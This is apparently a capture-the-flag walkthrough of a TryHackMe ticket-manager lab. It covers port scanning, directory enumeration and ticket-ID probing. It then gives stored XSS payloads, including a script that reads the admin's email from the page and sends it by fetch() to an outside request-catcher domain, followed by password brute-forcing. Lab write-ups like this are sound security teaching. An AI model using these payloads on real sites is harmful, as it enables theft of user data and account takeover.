

That's The Ticket

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Enumeration

Nmap Scan

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 61
80/tcp    open  http    syn-ack ttl 61

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 bf:c3:9c:99:2c:c4:e2:d9:20:33:d1:3c:dc:01:48:d2 (RSA)
| 256 08:20:c2:73:c7:c5:d7:a7:ef:02:09:11:fc:85:a8:e2 (ECDSA)
|_ 256 1f:51:68:2b:5e:99:57:4c:b7:40:15:05:74:d0:0d:9b (ED25519)
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Ticket Manager > Home
|_http-server-header: nginx/1.14.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Not much information from the scan. We have SSH port opened and its version and HTTP port opened, running Nginx 1.14.0


- Check if password authentication is enabled for SSH
- Find sub-directories and vhosts for the website

SSH (22)


```
└─$ ssh root@ticket.thm
The authenticity of host 'ticket.thm (10.10.160.126)' can't be established.
ED25519 key fingerprint is SHA256:39Hn8GxKSIAHjCHmI7gjkBCg5m68YF4e9HF2pBWYLxl.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ticket.thm' (ED25519) to the list of known hosts.
root@ticket.thm's password:
```

- Password authentication is enabled → password reuse to be checked.


HTTP (80)



Login and Register options given.



The login page.



The registration page.

Sub-directories

	[Status: 200, Size: 1176, Words: 205, Lines: 28, Duration: 421ms]
login	[Status: 200, Size: 1549, Words: 416, Lines: 38, Duration: 423ms]
register	[Status: 200, Size: 1774, Words: 475, Lines: 40, Duration: 415ms]

Not much info on the subdirectories

Vhosts

no result

Register

Register

Email


test@ticket.com

Password (6 or more characters)

Confirm Password

LoginRegister

I registered an account and will be using this for further enumeration



View Ticket

Tickets ID: 2

From: test@ticket.com


Message:

this is a test ticket

Back To Dashboard

I created a ticket and was assigned an id=2. So there is some ticket with id=1.

I created one more ticket, which was assigned id=3. I was able to navigate between the ticket with id=2 and id=3 from the URL, but not id=1. Doing so redirects me to the dashboard



I think that the tickets are checked by the IT support. We are also provided with an HTTP and DNS logging tool `http://10.10.10.100`, which catches the requests. So I have to craft a ticket in a way that it logs on the website and then I could do anything further.

View Ticket

Tickets ID: 5

From: test@ticket.com

Message:

asds

Back To Dashboard

I created a ticket with the payload: `</textarea><h1>asds</h1>` and it is reflected on the page.

```
<div class="panel panel-default">
  <div class="panel-heading">Tickets ID: 5</div>
  <div class="panel-body">
    ::before
    <div>...</div>
    <div>...</div>
    <div>
      <textarea class="form-control" style="height: 200px">
        </textarea> == $0
        <h1>asds</h1>
      </div>
    ::after
  </div>
</div>
<a href="#" class="btn btn-danger">Back To Dashboard</a>
</div>
```

str.d7466c3bb88eb1790703578cbb055999.log.tryhackme.tech
str.str.d7466c3bb88eb1790703578cbb055999.log.tryhackme.tech

HTTP 14 Jun 2025 20:57:27 UTC	We received a DNS lookup with type: A for the domain: d7466c3bb88eb1790703578cbb055999.log.tryhackme.tech The Lookup was requested @ 14 Jun 2025 20:57:25 UTC from IP 34.242.153.181
DNS 14 Jun 2025 20:57:26 UTC	
DNS 14 Jun 2025 20:57:26 UTC	
DNS 14 Jun 2025 20:57:26 UTC	
DNS 14 Jun 2025 20:57:25 UTC	

The payload used was

```
</textarea><img/src="http://d7466c3bb88eb1790703578cbb055999.log.tryhackme.tech">
```

The HTTP request is from our machine, one DNS is of the admin, and the rest (3) is ours.

On my dashboard, my email is on the top right with the id="email". So I can craft an XSS payload that will fetch the admin's email ID and attach it to the HTTP DNS tool. The thing to notice is that on the THM request catcher, it states


"As long as the domain ends in <DOMAIN> you can catch other domain results"

So, I will have to attach the email before the domain name. And since getting the email requires JS, I have to craft the payload within the <script> tags.

```
</textarea>
<script>
var email = document.getElementById("email").innerHTML;
email = email.replace("@", "A");
email = email.replace(".", "B");
fetch("http://" + email + ".0e8d95b48c0ed3d742ddad97871866a7.log.tryhackme.tech");
</script>
```

I had to replace the '@' and '.' from the email because no domain (and subdomain) contains '@' and only str.str.<domain> is allowed on the HTTP DNS catcher, so replacing '.'

This is the payload I used.



With the email account in hand, I can brute force for the password.

Logging with the password, we can access the ticket with id=1